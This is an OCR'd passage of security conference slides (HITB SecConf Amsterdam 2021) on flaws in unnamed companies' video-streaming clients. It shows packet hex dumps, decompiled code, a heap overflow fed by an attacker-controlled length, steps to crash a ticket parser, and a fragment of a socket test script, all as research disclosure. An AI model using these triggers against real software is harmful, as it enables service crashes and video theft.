print('header : '+str(binascii.hexlify(sec_recv[0:4])))

#recv all
print("[*] . . . Recvd Data is : ", end="")
while(1):
    data = client_socket.recv(1024)
    if not data:
```








HITB SECCONF
AMSTERDAM - 2021

# Company B

Video Stealing with Initial Data




An unauthorized person may steal video data from the channel for services requiring authentication






HITB SECCONF
AMSTERDAM - 2021

# Company B


Heap Based Buffer Overflow due to Data Length Modulation of Initial Data

```
0000  70 5d cc bf 43 17 58 96  1d 62 06 33 08 00 45 00   p]··C·X· ·b·3··E·
0010  00 95 cd d0 40 00 80 06  00 00 c0 a8 00 05 70 a9   ····@··· ······p·
0020  68 f2 2e e8 06 69 ac 2b  22 4c c8 80 f8 e4 50 18   h·.··i·+ "L····P·
0030  10 04 9a d0 00 00 40 00  00 59 00 00 00 00 00 00   ·····@·· ·Y······
0040  00 00 01 f2 2c 69 00 00  00 59 00 00 00 51 46 53   ····,i·· ·Y···QFS
0050  45 51 3d 38 38 30 35 39  37 34 32 3b 4c 53 45 51   EQ=88059 742;LSEQ
0060  3d 38 38 30 36 35 36 34  39 3b 44 45 50 54 48 3d   =8806564 9;DEPTH=
0070  32 3b 4e 53 45 52 56 49  4e 47 3d 36 30 3b 55 43   2;NSERVI NG=60;UC
0080  50 55 3d 31 34 3b 55 4d  45 4d 3d 33 34 3b 41 54   PU=14;UM EM=34;AT
0090  54 52 3d 32 3b 49 53 50  49 4e 44 45 58 3d 36 00   TR=2;ISP INDEX=6·
00a0  00 00 00                                          ···
```

— : Packet Header

— : Data Length

```
data_size = ntohl(*chunk);
v7 = chunk + 1;
src = chunk + 1;
if ( data_size )
{
  *(_QWORD *)dest = 0i64;
  call_malloc_memset(data_size, dest, 0); // 여기서 할당하고 버퍼를 초기화함, 할당은 HeapAlloc()
  data_size2 = dest[0];
  vuln_memmove((void *)dest[1], src, dest[0]);
  src = (char *)src + data_size2;
  v9 = data_size2;
  v10 = (void *)dest[1];
  sub_5A66ADC0(&lpMem, (void *)dest[1], v9);
  LOBYTE(v19) = 1;
  sub_5A6B6F70(&lpMem, (int)L"FSEQ", unkown_chunk + 0xC0);// wchar_t
  sub_5A6B6F70(&lpMem, (int)L"LSEQ", unkown_chunk + 0xC8);
  sub_5A6B7510(&lpMem, (int)L"DEPTH", unkown_chunk + 0xE8);
  sub_5A6B7510(&lpMem, (int)L"NSERVING", unkown_chunk + 0xF4);
  sub_5A6B7510(&lpMem, (int)L"UCPU", unkown_chunk + 0x100);
  sub_5A6B7510(&lpMem, (int)L"UMEM", unkown_chunk + 0xFC);
  sub_5A6B6F70(&lpMem, (int)L"ATTR", unkown_chunk + 0x80);
  sub_5A6B7510(&lpMem, (int)L"ISPINDEX", unkown_chunk + 0xF8);
```




✓ Heap Based Buffer Overflow
memmove(arg1, arg2, "Attacker's Input")



HITB SECCONF AMSTERDAM - 2021

# Company C

## Denial of Service

```
1int __usercall set_ticket_func@<eax>(_DWORD *a1@<ecx>, int a2@<ebx>)
2{
3  _DWORD *ticket_struct; // esi
4  rsize_t ticket_size; // edi
5  void *v4; // ST00_4
6  int pExceptionObject; // [esp+14h] [ebp-14h]
7  int v7; // [esp+18h] [ebp-10h]
8  int v8; // [esp+24h] [ebp-4h]
9
10  v8 = 0;
11  v7 = 0;
12  ticket_struct = a1;                           // ticket_struct[0] - unknown
13                                                // ticket_struct[1] - ticket_body address
14                                                // ticket_struct[2] - ticket start point after some byte
15                                                // ticket_struct[3] - max_size_of_ticket
16  ticket_size = get_ticket_size(a1);            // ticket size : 0x2f or 0x31 => size value is controllable
17  if ( ticket_struct[3] < (ticket_size + ticket_struct[2]) )// crash 발생 부분
18  {
19    pExceptionObject = 1;
20    _CxxThrowException(&pExceptionObject, &_TI1_AVNai_BinaryScannerException__);
21  }
```

```
address  B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 89ABCDEF01234567
05C9FAB8 1C BD 45 02 11 98 CD 05 06 00 00 00 70 00 00 00 . E..  .....p...
```

ticket start point

max_size_of_ticket

ticket_size

is controllable!


```
address  11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 123456789ABCDEF0
05CD9811 01 01 00 6C 00 31 31 36 30 37 34 38 35 34 33 34 ...l.11607485434
05CD9821 3A 31 32 35 37 32 3A 38 36 31 33 45 34 46 38 46 :12572:8613E4F8F
05CD9831 41 41 43 36 36 34 43 41 39 34 38 32 43 38 37 30 AAC664CA9482C870
05CD9841 31 34 41 30 38 45 33 0E 31 39 32 2E 31 36 38 2E 14A08E3.192.168.
05CD9851 34 33 2E 31 35 33 0D 32 32 33 2E 33 38 2E 34 37 43.153.223.38.47
05CD9861 2E 31 38 38 15 71 00 00 00 06 00 00 00 00 00 00 .188.q..........
05CD9871 00 00 03 00 00 00 00 00 00 00 00 00 15 71 15 71 .............q.q
```

ticket

IP


end signature

- ✓ Make Ticket length value is greater than the length defined in the Ticket.
- ✓ It won't be processed properly, and be terminated after the Throw Exception.







HITB SECCONF AMSTERDAM - 2021


naver_Test.py
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
새로운 크로스 플랫폼 PowerShell 사용 https://aka.ms/pscore6
PS C:\Users\bigfr> wsl
[bigfr0g@DESKTOP-KPVEHL8] - [/mnt/c/Users/bigfr] - [Fri Nov 20, 23:50]
[$]> cd ../../../
[bigfr0g@DESKTOP-KPVEHL8] - [/mnt] - [Fri Nov 20, 23:50]
[$]> ls
[bigfr0g@DESKTOP-KPVEHL8] - [/mnt] - [Fri Nov 20, 23:50]
[$]> cd d
[bigfr0g@DESKTOP-KPVEHL8] - [/mnt/d] - [Fri Nov 20, 23:50]
[$]> cd source
[bigfr0g@DESKTOP-KPVEHL8] - [/mnt/d/source] - [Fri Nov 20, 23:50]
[$]> python naver_Test.py
1: powershell
https://aka.ms/pscore6
Ln 18, Col 1
Spaces: 4
UTF-8
CRLF
Python
SAMSUNG
JBL
LG

